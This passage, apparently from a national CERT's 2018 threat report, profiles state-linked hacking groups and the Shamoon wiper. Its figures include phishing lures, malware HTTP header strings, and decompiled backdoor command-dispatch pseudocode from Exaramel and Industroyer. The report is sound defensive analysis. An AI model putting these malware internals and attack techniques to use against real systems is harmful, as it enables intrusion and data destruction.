
In the wake of the incident, the media and security researchers tried to attribute the attack, but many conflicting theories emerged instead. All of them were summarised in a later report by Cisco

[132] https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/
[133] https://blog.talosintelligence.com/2018/02/olympic-destroyer.html

Talos.[134] One of them indicated links between the malware sample and those used by the North Korean Lazarus group – similar file names, file destruction code (although it was already public at the time) and part of the executable file header, which meant that it was directly copied from Lazarus samples. The second theory pointed to the possible links with Chinese APT3 and APT10 groups. Intezer pointed out[135] similarities in how communication encryption keys were generated and how system account credentials were stolen by the malware. However, it was ultimately proven that both these mechanisms originated in Mimikatz, the source code of which is public. The way it spread had elements that coincided with NotPeyta's code, although Olympic Destroyer did not use the vulnerability in the operating system.

At the end of February 2018, Washington Post published a report136 citing anonymous statements by representatives of the US government, who claimed unanimously that according to the investigation by American intelligence agencies, the attacks on the Olympic Winter Games can be clearly attributed to a group of hackers operating on behalf of the GRU Russian military intelligence. All "false flags" in the code and the methods employed by the malware, which led to the mistaken attribution, particularly to North Korea, were placed there consciously and with an express purpose. Overall, several hundred computers in the infrastructure of the Olympic Games were infected.

What is interesting, this was not the last use of Olympic Destroyer in 2018. During May and July, Kaspersky observed137 a series of phishing attacks, which were very similar to those identified at the beginning of the year. The list of targets included organisations from France, the Netherlands, Switzerland, Germany and Ukraine, as well as Russian financial institutions. Two documents used in phishing attacks attracted special attention of researchers. Both were associated with the attack on Sergei Skripal and his daughter in Salisbury in March 2018. One document concerned the chemical agent used in the attack, the other was about workshops conducted by the Swiss Spiez Laboratory, which tested the poison. It is worth noting that a few months later, the United States filed an indictment against Russian GRU hackers,138 accusing them of attacking this very laboratory.



Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Federal Department of Defence,
Civil Protection and Sport DDPS
Federal Office for Civil Protection
FOCP SPIEZ LABORATORY

Spiez CONVERGENCE

11 – 14 September 2018

The Swiss Government started a workshop series focusing on advances in chemical and biological sciences in 2014 under the title **Spiez CONVERGENCE**. The series is dedicated to informing participants about significant scientific developments and to serve as forum for expert discussions. The objective of this workshop series is to identify developments in chemistry and biology which may have implications for the Biological Weapons Convention (BWC) and the Chemical Weapons Convention (CWC).

Sponsored by the Swiss Government and organised by Spiez Laboratory, the third edition of Spiez CONVERGENCE will be held at Spiez, Switzerland, from 11 - 14 September 2018.

Objective

Spiez CONVERGENCE 2018 intends to inform about latest advances on 'chemistry making biology' and 'biology making chemistry', as well as the adoption of such advances by the bio-

Figure 71. *The document attached to the phishing e-mail.*

[134] https://www.virusbulletin.com/virusbulletin/2018/10/vb2018-paper-who-wasnt-responsible-olympic-destroyer/
[135] http://www.intezer.com/2018-winter-cyber-olympics-code-similarities-cyber-attacks-pyeongchang/
[136] https://www.washingtonpost.com/world/national-security/russian-spies-hacked-the-olympics-and-tried-to-make-it-look-like-north-korea-did-it-us-officials-say/2018/02/24/44b5468e-18f2-11e8-92c9-376b4fe57ff7_story.html
[137] https://securelist.com/olympic-destroyer-is-still-alive/86169/
[138] https://www.justice.gov/opa/page/file/1098481/download

Advanced threats

In this section, the report describes selected observations on the activities of groups with significant resources and a sizeable arsenal of tools, often associated with intelligence services of various state actors.

Fancy Bear / APT28


The APT28 group regularly launches attacks against state institutions, organisations related to national security and targets linked to the current foreign policy of the Russian government. The indictments issued in 2018 by the US Department of Justice shed some light on the numerous activities and operations carried out by Russian military intelligence hackers. We describe them in more detail in a separate article (page 91), as well as the attack on the Olympic Winter Games, attributed to them by Americans (page 96).

Lazarus / BlueNoroff / APT38

A North Korean hacking group, responsible for the attack on Polish financial institutions in 2016/2017.[139] Kaspersky Lab distinguished a dedicated subgroup, dubbed BlueNoroff[140] within the structures of the criminal enterprise, dealing with stealing funds and cryptocurrencies.

Observations and insights of CERT Polska show that in 2018, the activities of the Lazarus group focused on Asia and South America. Attacks and infections also occasionally occurred in Europe, mainly in Turkey. We did not identify any campaigns targeted at Polish institutions. One of the most interesting attacks was launched in Central America against an on-line casino. In the wake of the attack, the casino found tools such as KillDisk wiper and the NukeSped backdoor, which were also used to attack the Polish financial sector.[141]

The group took over the idea of Asian campaigns from the creators of mobile malware, who very often created fake cryptocurrency applications. The cybercriminals chose Celas Trade Pro, with the difference being that the installer was not distributed with a backdoor, instead the malicious code was downloaded along with an update.



$ 6838.50499999 ↓ john - Celas Trade Pro v1.00.00

Fee: 0.2%
Symbol: BTC/USD

Balance: Ƀ 0.00000000 $ 0.00000
Total at Last Price: $ 0.0 Ƀ 0.0
Total at Ask/Bid Price: $ 0.0 Ƀ 0.0

Bid: $ 6828.03 High: $ 7000.0 Last Price: $ 6838.505
Ask: $ 6848.98 Low: $ 6600.0 Volume: Ƀ 598.96794

API Lag: 2.411 sec
Speed: 2.6 Kb/s

Filter: BTC/USD Total: Ƀ 0.00000000 $ 0.00000

No Open Orders

Order Book

API Lag: 0.916 sec

Total Ƀ	Amount Ƀ	Price $	Price $	Amount Ƀ	Total Ƀ
0.38016266	0.38016266	6848.98	6828.03	0.00968810	0.0096881
0.88016266	0.50000000	6854.989	6828.02	0.34852567	0.35821377
0.95116266	0.07100000	6854.99	6826.0	0.01465000	0.37286377
1.2754428	0.32428014	6855.0	6825.72	0.00439515	0.37725892
1.27660819	0.00116539	6860.888	6825.021	0.00147000	0.37872892
1.28915619	0.01254800	6861.188	6825.0	0.00733520	0.38606412
1.31568117	0.02652498	6861.205	6824.978	0.00586000	0.39192412
1.33268117	0.01700000	6862.0	6824.9	0.00147000	0.39339412
1.59268117	0.26000000	6864.0	6824.0	0.00366000	0.39705412
1.60434021	0.01165904	6868.0	6823.31	0.00147000	0.39852412
1.89608809	0.29174788	6868.972	6823.123	0.08900000	0.48752412
2.41738809	0.52130000	6869.0	6822.56	0.00147000	0.48899412
2.42138809	0.00400000	6870.0	6822.49	0.00294000	0.49193412
2.43338809	0.01200000	6871.123	6822.139	0.00147000	0.49340412

Group by Price: $ Don't group ☑ Auto Resize Columns
Rows to Display: 100

Buy Bitcoin
Total to spend: $ 0.00000000
Price per coin: $ 6848.999
Total to BUY: Ƀ 0.00000000 = Ƀ 0.0
Zero profit Price: $ 0.100
Zero profit Step: $ 0.000

Sell Bitcoin
Total to SELL: Ƀ 0.00000000
Price per coin: $ 6828.030
Amount to receive: $ 0.00000000
Zero profit Price: $ 0.100
Zero profit Step: $ 6827.930


Generate subsequent sell order
Profit: $ 0.00000000 0 % 0.000

Generate subsequent buy order
Profit: Ƀ 0.00000000 0 % 0.000

Figure 72. *Celas Trade Pro UI.*

[139] You can find out more in CERT Polska report for 2017.
[140] https://securelist.com/lazarus-under-the-hood/77908/
[141] https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/


The FALLCHILL malware attacked Windows and OS X, and it was used as a common Remote Access Tool software.142 This was the first stage of the attack, in which the selected victims were sent a different backdoor with interesting characteristics – the headers for HTTP communication in the sample were hardcoded and contained a sequence of characters, which unambiguously indicates its North Korean origin: "Accept-Language: ko=-kp,ko-kr;q0=8.,ko;q0=6.,en-us;q-0.4,en;q=0.2"



```
eflate♪◙          Cache-Control: no-cache♪◙
 POST        response:OK    response:RLY    response:MID    %d5%d.jpg
 %d6%d.jpg      code=%d&id=%d&page=%d   Content-Length:
  Accept: text/html,application/xhtml+xm
l,application/xml;q=0.9,*/*;q=0.8♪◙  ♪◙
    Accept-Language: ko-kp,ko-kr;q=0.8,ko
;q=0.6,en-us;q=0.4,en;q=0.2♪◙    ♪◙Connec
tion: Keep-Alive♪◙   Content-Type: applic
ation/x-www-form-urlencoded♪◙ %d      Acc
ept-Encoding: gzip, deflate♪◙      Cache-C
ontrol: no-cache♪◙      POST        response:OK     resp
```

Figure 73. *Headers coded in the FAILCHILL sample (source: Kaspersky Lab).*[143]

The creators of scenarios for Lazarus group operations exhibit great creativity. The systems of Redbanc, operator of a network of ATMs in Chile, were compromised due to an attack on the company's developer found on LinkedIn.[144] He was invited to a Skype interview and before the call, he was convinced to run an application that collected data on recruitment preferences and conditions, which in reality was simply malware. This made it possible to create a backdoor into the network and place PowerRatankba[145] implants there.



First Name:

Last Name:

Gender: ● Male ○ Female

Age:

Contact Mail:

Phone:

Major Experience

● Cards And Payment System
○ Merchant and Network Architecture
○ Financial Specialist
○ Account Management
○ Business Development Specialist
○ Customer Support Specialist

Salary

Hourly Rate($):

Hours per Week:

Duration:

From 11/ 1/2018

To 12/31/2018

Figure 74. *Fake software developer recruitment tool used in attacks by APT38.*

[142] https://www.fortinet.com/blog/threat-research/a-deep-dive-analysis-of-the-fallchill-remote-administration-tool.html
[143] https://securelist.com/operation-applejeus/87553/
[144] https://www.flashpoint-intel.com/blog/disclosure-chilean-redbanc-intrusion-lazarus-ties/
[145] https://www.proofpoint.com/sites/default/files/pfpt-us-wp-north-korea-bitten-by-bitcoin-bug.pdf

LuckyMouse / APT27

A group associated with the People's Republic of China, currently running offensive operations against Asian countries. Their victim portfolio, however is not limited to the East – the group was also responsible for breaking into the network of a European drone construction company and a French energy company.[146] The group was dormant for a while, and resumed its activity in 2018 at a very high level.

One of their most spectacular attacks ran by the group in 2018 concerned the breach of a governmental data centre to get data and carry out attacks using the waterholing method,[147] used, among others, in the attack on the Polish financial sector. The group mainly used an exploit for a well-known vulnerability in Microsoft Office Suite – CVE-2017-11882[148] – to infect the victims.

The cybercriminals use proprietary software with some elements of open source code, usually from GitHub. Another one of their attacks, carried out in March 2018, used a fake NDISProxy driver with a digital signature stolen from LeagSoft, a Chinese security solutions company.[149] It is interesting to note that criminals did not conduct a mailing campaign, but manually installed malware in previously compromised networks.

APT10

APT10 is another group connected to China, mainly dealing with industrial espionage on the Internet and providing technological data to Chinese companies and enterprises. Their operations against American institutions and the infamous leakage of personal data of more than 100,000 soldiers and civil servants of the US Navy are presented in the article on American indictments (see page 89).


BlackEnergy & GreyEnergy / TeleBots

The names Black Energy & GreyEnergy / TeleBots denote a Russian APT actor, operating in the area of key infrastructure, known primarily for causing a blackout in Ukraine at the end of 2015.[150] The IT security industry believes this attack to be the first successful attack on a power infrastructure, disabling 30 substations and leaving 230 000 people without electricity. The repertoire of successful attacks of this group includes NotPetya ransomware, which also attacked Ukraine[151] and Industroyer malware dedicated to Siemens SIPROTEC industrial control systems.[152]

ESET researchers, who follow the activities of Black Energy group assume that after the last attack the group was divided into two teams: GreyEnergy and TeleBots.[153] GreyEnergy deals with attacks on infrastructure and industrial processes, while TeleBots works on attacks aimed at destroying data, disrupting business continuity and acquiring information.[154]

At the beginning of the second quarter of 2018, the TeleBots group launched a series of attacks using its new, original backdoor called Exaramel. This malware family targets both Windows and Linux platforms and exhibits a number of similarities with the backdoor component of Industroyer. This allowed for a quick attribution of the attacks, with high degree of probability.

[146] https://threatconnect.com/blog/threatconnect-discovers-chinese-apt-activity-in-europe/
[147] https://securelist.com/luckymouse-hits-national-data-center/86083/
[148] https://github.com/embedi/CVE-2017-11882
[149] https://www.leagsoft.com/
[150] https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf
[151] https://www.welivesecurity.com/2017/06/27/new-ransomware-attack-hits-ukraine/
[152] https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf
[153] https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf
[154] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/



```
DWORD __stdcall cmd_thread(thread_param *param)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result1 = 0x16;
  v2 = init_CMD_struct(param->xml, &CMD);
  SetEvent((HANDLE)param->event);
  if ( v2 )
    return 1;
  cmd_struct1 = CMD;
  switch ( CMD->cmd_id )
  {
    case 1:
      result = cmd_create_proccess(CMD);
      goto end;
    case 2:
      result = cmd_create_proccess_as_user(CMD);
      goto end;
    case 3:
      result = cmd_write_file(CMD);
      goto end;
    case 4:
      result = cmd_copy_file_aka_upload(CMD);
      goto end;
    case 5:
      result = cmd_execute_shell_cmd(CMD);
      goto end;
    case 6:
      result = cmd_execute_shell_cmd_as_user(CMD);
      goto end;
    case 7:
      result = cmd_eval_VBS_code(CMD);
end:
      result1 = result;
      break;
    default:
      break;
  }
  PathCombineW(&pszDest, (LPCWSTR)cmd_struct1->storage_path, L"done");
  file_write(&pszDest, 0, 0);
  mem_free((LPVOID)cmd_struct1->field_0);
  mem_free((LPVOID)cmd_struct1->cmd_content);
  mem_free((LPVOID)cmd_struct1->file_content);
  mem_free(cmd_struct1);
  return result1;
}
```

```
int __cdecl run_command(cmd_internal *CMD)
{
  int result; // eax

  result = LOBYTE(CMD->cmd_id) - 1;
  switch ( LOBYTE(CMD->cmd_id) )
  {
    case 1u:
      result = cmd_create_proccess(CMD);
      break;
    case 2u:
      result = cmd_create_proccess_as_user(CMD);
      break;
    case 3u:
      result = cmd_write_file(CMD);
      break;
    case 4u:
      result = cmd_copy_file_aka_upload(CMD);
      break;
    case 5u:
      result = cmd_execute_shell_cmd(CMD);
      break;
    case 6u:
      result = cmd_execute_shell_cmd_as_user(CMD);
      break;
    case 7u:
      ExitProcess(0);
      return result;
    case 8u:
      result = cmd_stop_service(CMD);
      break;
    case 9u:
      result = cmd_stop_service_as_user(CMD);
      break;
    case 0xAu:
      result = cmd_start_service_as_user(CMD);
      break;
    case 0xBu:
      result = cmd_service_change_path_to_binary_as_user(CMD);
      break;
    default:
      return result;
  }
  return result;
}
```

Figure 75. *Comparison of backdoors modules – Exaramel on the left, Industroyer on the right (source: ESET[155]).*

The diverse arsenal of tools available to GreyEnergy also encompasses malware dedicated to subsequent phases of attack, including the FELIXROOT backdoor to carry out a preliminary analysis of the infected victims. The first attacks were observed by FireEye in September 2017.[156] The group tended to carry out attacks using malicious Microsoft Office documents, using both macros and known vulnerabilities, such as CVE-2017-0199[157] and CVE-2017-11882. FLEXIROOT does not stand out in terms of functionality among other backdoors available in the wild – it enables running files, as well as gathering information about the infected machine and the network to which it is connected.

The final phase backdoor is very effective and well-prepared – signed with a stolen digital signature of Taiwanese company Advantech, it has an ability to operate in memory and as a system service. The modular design allows for quick expansion with additional functionalities. ESET researchers identified nine modules responsible for code injection, gathering users' passwords, as well as setting up proxies and SSH tunnels in the infected infrastructure. To date, the cybercriminals did not use all the developed modules and functionalities in their attacks. Instead, they selected them according to the operations that were to be executed on a given machine. The malware employs a number of techniques making the analysis of the sample, as well as its impact on the victim's operating system difficult – the samples use different encryption algorithms. Buffers – for example those containing strings – are first zeroed out after use, and in the next step the memory is released. The same applies to deleted files: the DeleteFileA and DeleteFileW functions are based on intercepting and adding secure erase functionality – overwriting the file with zeroes before deleting. It is worth noting that all C&C servers of each family of malicious software used by these groups are hidden in the Tor network.


CozyDuke / APT29

An actor connected with the APT28 group, focusing their attacks on countries of the former Soviet Union and targets related to the current Russian foreign policy. The group was dormant for most of the year, but returned in November with a broad phishing campaign targeting American public

[155] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/
[156] https://www.fireeye.com/blog/threat-research/2018/07/microsoft-office-vulnerabilities-used-to-distribute-felixroot-backdoor.html
[157] https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html

institutions, as well as companies in the arms, pharmaceutical, transport and media industries. Their malicious e-mail messages contained a ZIP archive with a Windows shortcut launching PowerShell, which was responsible for downloading files to carry out the first phase of the attack. Criminals used commercially available Cobalt Strike security testing software. Together with the malware, a file was created on the victim's computer with a fake document, allegedly from the US Department of State. The subsequent phase of the attack was carried out manually, depending on the data obtained on victims' infrastructure and the group's priorities.

The similarity of this campaign with the US presidential elections attack of November 2016 indicates, with a high degree of certainty, that the phishing campaign was carried out by the CozyDuke group. Similarities in employed Tactics, Techniques and Procedures (TTPs) span from the LNK shortcut files content and used malware to target selection.



U.S. Department of State

*OMB APPROVAL NO. 1405-0170
EXPIRATION DATE: 01-31-2021
ESTIMATED BURDEN: 2 hours

TRAINING/INTERNSHIP PLACEMENT PLAN

SECTION 1: ADDITIONAL EXCHANGE VISITOR INFORMATION

Trainee/Intern Name *(Surname/Primary, Given Name(s) (must match passport name)*
E-mail Address
Program Sponsor
Program Category
Occupational Category
Current Field of Study/Profession
Experience in Field *(number of years)*
Type of Degree or Certificate
Date Awarded *(mm-dd-yyyy)* or Expected
Training/Internship Dates *(mm-dd-yyyy)* From To

SECTION 2: HOST ORGANIZATION INFORMATION

Organization Name
Phase Site Address
Suite
City
State
ZIP Code
Website URL
Employer ID Number *(EIN)*
Exchange Visitor Hours Per Week
Compensation
Stipend □ Yes □ No If yes, how much? ______ per ______
Non-Monetary Compensation □ Yes □ No If yes, value? ______ per ______
Workers' Compensation Policy
□ Yes □ No If yes, Name of Carrier ______
Does your Workers' Compensation policy cover exchange Visitors? □ Yes □ No, exempt
□ No, but equivalent coverage
Number of FT Employees Onsite at Location
Annual Revenue
□ $0 to $3 Million □ $3 Million to $10 Million □ $10 Million to $25 Million □ $25 Million or More

SECTION 3: CERTIFICATIONS

Trainee/Intern - I certify that:

1. I have reviewed, understand, and will follow this Training/Internship Placement Plan (T/IPP);
2. I am entering into this Exchange Visitor Program in order to participate as a Trainee or Intern as delineated in this T/IPP and not simply to engage in labor or work within the United States.
3. I understand that the intent of the Exchange Visitor Program is to allow me to enhance my skills and gain exposure to U.S. culture and business in a way that will be useful to me when I return home upon completion of my program.
4. I understand that my internship/training will take place only at the organization listed on this T/IPP and that working at another organization while on the Exchange Visitor Program is prohibited.
5. I will contact the Sponsor at the earliest available opportunity regarding any concerns, changes in, or deviations from this T/IPP.
6. I will respond in a timely way to all inquiries and monitoring activities of my sponsor.
7. I will follow all of my sponsor's guidelines required for my participation in my program.
8. I will contact the U.S. Department of State's Bureau of Educational and Cultural Affairs (ECA) at the earliest possible opportunity if I believe that my sponsor or supervisor (as set forth on page 3, section 4), is not providing me with a legitimate internship or training, as delineated on my T/IPP; and
9. I declare and affirm under penalty of perjury that the statements and information made herein are true and correct to the best of my knowledge, information and belief. The law provides severe penalties for knowingly and willfully falsifying or concealing a material fact, or using any false document in the submission of this form.

Printed Name of Trainee/Intern ______ *Date (mm-dd-yyyy)* ______

Figure 76. *Fake US Department of State document used by the CozyDuke group (source: FireEye).*

Turla / Snake

Turla is a third group connected with the Russian Federation. According to Estonian intelligence, it operates within the structures of the Federal Security Service[158] and targets diplomatic missions around the world. The rich portfolio of victims of this group includes countries such as Poland, USA, China, Germany, France, Saudi Arabia, Spain and Iran. It is one of the first identified groups carrying out APT attacks and is ranked among the top groups in the world in terms of advanced techniques – as evidenced by its use of satellite Internet connections since 2007 to hide the geographical location

[158] https://www.valisluureamet.ee/pdf/raport-2018-ENG-web.pdf

of its servers – all that was needed was a line of sight from the C&C server antenna to the satellite to spoof its IP address.[159]

At the beginning of 2018, Der Spiegel did a report on this APT group in the wake of a successful attack on German government networks.[160] Throughout the year, Turla has significantly developed its tools used for attacks, including the KopiLuwak backdoor written in JavaScript and the Carbon backdoor used in later phases of the attack. The use of KopiLuwak in 2018 was limited to targets in Syria and Afghanistan. Malware was delivered using a malicious .lnk file containing an encrypted payload. Interestingly, an almost identical script was used in attacks carried out by GreyEnergy.[161]

Among the most noteworthy characteristics of this group are the facts that their attacks are very discreet, the victims are carefully selected and their campaigns are both well-prepared and unique – this leads to a lower number of observations by the researchers, compared to offensive campaigns carried out by groups such as APT28, APT29 and BlackEnergy.

Shamoon/Disttrack

The end of 2018 marked the return of another destructive tool after nearly two years of absence. New samples of malware dubbed Shamoon, also identified as Disttrack, were published on VirusTotal on the 10th of December 2018. Said malware was identified in an attack on Saipem, an Italian oil and gas exploration company, operating in the Middle East.[162] According to the company's representatives, the December attack affected about 300 servers and 100 computers connected to the company network.[163] Shamoon was first identified in the wild in 2012 during a campaign against Saudi Aramco, which led to deletion of data from 35,000 devices belonging to the company.

Contrary to the campaigns observed in previous years, Shamoon worked in tandem with Trojan.Filerase – a malware overwriting files on the victim's machine. Symantec has published an article on its blog stating that it has evidence that Shamoon was used in attacks against two other energy companies in Saudi Arabia and the United Arab Emirates in the same week.[164]

The main objective of this new version of Shamoon is to overwrite the Master Boot Record (MBR) with randomly generated data. Shamoon malware comprises three main components: a dropper, a module removing data from the victim's hard drive and a module used to communicate with the C&C server, the address of which was not provided in the case of the analysed sample.

Apart from installing the other two modules on the victim's machine, the dropper is also tasked with spreading malware to login credentials.[165] Moreover, it also used a date, which it read from its own code or from the '%WINDOWS%\inf\mdmnis5tQ1.pnf' file, depending on which other malware modules were launched. In the case of the analysed samples, these were always dates in December 2017, which was most likely aimed at assuring the attackers that the malware will run soon after the initial infection. The main task of the wiper module was to overwrite data in MBR, partitions and system files. It achieved this goal by using a hard drive driver called RawDisk, distributed by EIDos. After modifying the MBR, malware restarted the system, making it impossible for the device to reboot.

[159] https://securelist.com/satellite-turla-apt-command-and-control-in-the-sky/72081/
[160] http://www.spiegel.de/netzwelt/netzpolitik/hackerangriff-behoerden-vermuten-russische-hacker-gruppe-snake-als-taeter-a-1196089.html
[161] https://securelist.com/shedding-skin-turlas-fresh-faces/88069/
[162] http://www.saipem.com/sites/SAIPEM_en_IT/con-side-dx/Press%20releases/2018/Cyber%20attack%20update.page
[163] https://www.reuters.com/article/us-cyber-shamoon/saipem-says-shamoon-variant-crippled-hundreds-of-computers-idUSKBN1OB2FA
[164] https://www.symantec.com/blogs/threat-intelligence/shamoon-destructive-threat-re-emerges-new-sting-its-tail
[165] https://unit42.paloaltonetworks.com/shamoon-3-targets-oil-gas-organization/

The addition of the Filerase module, which overwritten data on the hard disk before the MBR-modifying module was launched, only increased the destructive effect of the malware, rendering all data on the hard drive impossible to recover, even using standard computer forensics methods, which used to work in the case of older versions of Shamoon. In the case of the Saipem attack, the data overwriting module was distributed between the devices based on a list of remote devices, obtained as a result of a reconnaissance previously carried out by the attackers. A component named OCLC.exe first copied this list and passed it on to the Spreader.exe tool, which copied the overwriting module on the hard drive to all the devices on the list and ran it.

